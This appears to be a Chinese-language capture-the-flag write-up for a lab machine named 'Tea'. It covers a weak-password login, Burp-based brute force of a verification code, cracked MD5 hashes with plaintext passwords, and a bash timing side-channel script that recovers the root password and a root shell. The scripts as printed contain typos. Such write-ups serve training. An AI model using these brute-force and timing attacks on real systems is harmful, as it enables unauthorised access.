Tea

Nmap

Dirsearch

Login Brute

有两种登录方法, 先试试第一种密码登录

使用弱密码尝试: admin/admin, 进入后得到一个用户列表


- test
- guest
- admin
- lingmj

尝试使用 lingmj 来进行验证码登录呢?因为其余三个都是密码和用户名相同,只有 lingmj 登不进去

注意到底部有一个邮箱格式,要和他对应起来



然后抓包进行爆破验证码, 因为前端的错误返回实际上并没有效果



修改数字范围

1 ×	2	×								
Pos	itions	Payload	ds Resource Pool	Options						
?	Paylo	ad Sets								
	You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload type can be customized in different ways.									
	Payloa	d set: 1	~	Payload count: 10,000						
	Payload type: Numbers		lumbers v	Request count: 10,000						
?	Payload Options [Numbers] This payload type generates numeric payloads within a given range and in a specified format. Number range									
	Type:		O Sequential	indom						
	From:		0000							
	To:		9999							
	Step:		1							
	How m	nany:								
	Numbe	er format								

注意到有一个特殊返回值

Request	Payload	Status ∨	Error	Timeout	Length	Cor
8380	8379	302			311	
0		200			8934	
1	0	200			8934	
2	1	200			8934	
3	2	200			8934	
4	3	200			8934	
5	4	200			8934	
6	ς	200			8031	

Crack Pass

登录后,得到用户名和密码哈希

Black

83796a396478e084663c06aa25425864

Red

d390587c3997d1f6b4e4fe968327e3a2

Flower

3c96be08e8b399d1b990f2f5c4939f8b

到这里去解密: <u>CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.</u>

[root@kali] /home/kali/tea

> cat pass.txt

Black:1234hak54321

Red:123bugme
Flower:Cartman

都可以进行登录,在red的目录下拿到user.txt

Root

注意到 /opt 目录下有一个 check_root_passwd 可执行但不可读,经过手动测试,在输入长度为 10 位的时候会有一个明显的停顿,可以用以下脚本来测试

SHELL

#!/bin/bash

```
start_time_ns=$(date +%s%N)

output=$(/opt/check_root_passwd "$1")

end_time_ns=$(date +%s%N)
  elapsed_ns=$((end_time_ns - start_time_ns))
  elapsed_sec=$(awk "BEGIN { printf \"%.6f\", $elapsed_ns / 1000000000 }")

echo "Output: $output"
  echo "Time elapsed: $elapsed_sec seconds"
```

```
flower@Tea:/tmp$ ./poc.sh 12345678
Output: Password error
Time elapsed: 0.000748 seconds
flower@Tea:/tmp$ ./poc.sh 1234567890
Output: Password error
Time elapsed: 0.201209 seconds
flower@Tea:/tmp$
```

因此有理由怀疑,密码长度是10位,但是直接使用rockyou.txt来爆破是无法成功的,还是得手动测试每一位。并且发现如果当前位匹配了正确的字符,停顿时间也会不一样,因此可以写一个脚本来进行爆破

#!/bin/bash

```
charset="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
known=""
for ((i=1; i<=10; i++)); do
   best_char=""
   max_time=0
   for c in $(echo "$charset" | fold -w1); do
        attempt="\known$c$(head -c $((10 - i)) < /dev/zero | tr '\0' 'a')"
        start=$(date +%s%N)
        /opt/check_root_passwd "$attempt" > /dev/null
        end=$(date +%s%N)
        elapsed=$((end - start))
        if (( elapsed > max_time )); then
           max time=$elapsed
           best_char=$c
        fi
    done
    known+=$best char
    echo "[$i] -> $known (time: $max_time ns)"
done
```

```
flower@Tea:/tmp$ ./exp.sh
[1] -> t (time: 251699465 ns)
[2] -> to (time: 301870467 ns)
[3] -> tod (time: 351236807 ns)
[4] -> todd (time: 401322793 ns)
[5] -> toddz (time: 452937164 ns)
[6] -> toddzh (time: 502574658 ns)
[7] -> toddzhe (time: 553767148 ns)
[8] -> toddzhen (time: 602728613 ns)
[9] -> toddzhenn (time: 652954006 ns)
[10] -> toddzhennb (time: 703007460 ns)
```

得到密码成功登录

```
flower@Tea:/tmp$ su root
Password:
root@Tea:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Tea:/tmp#
```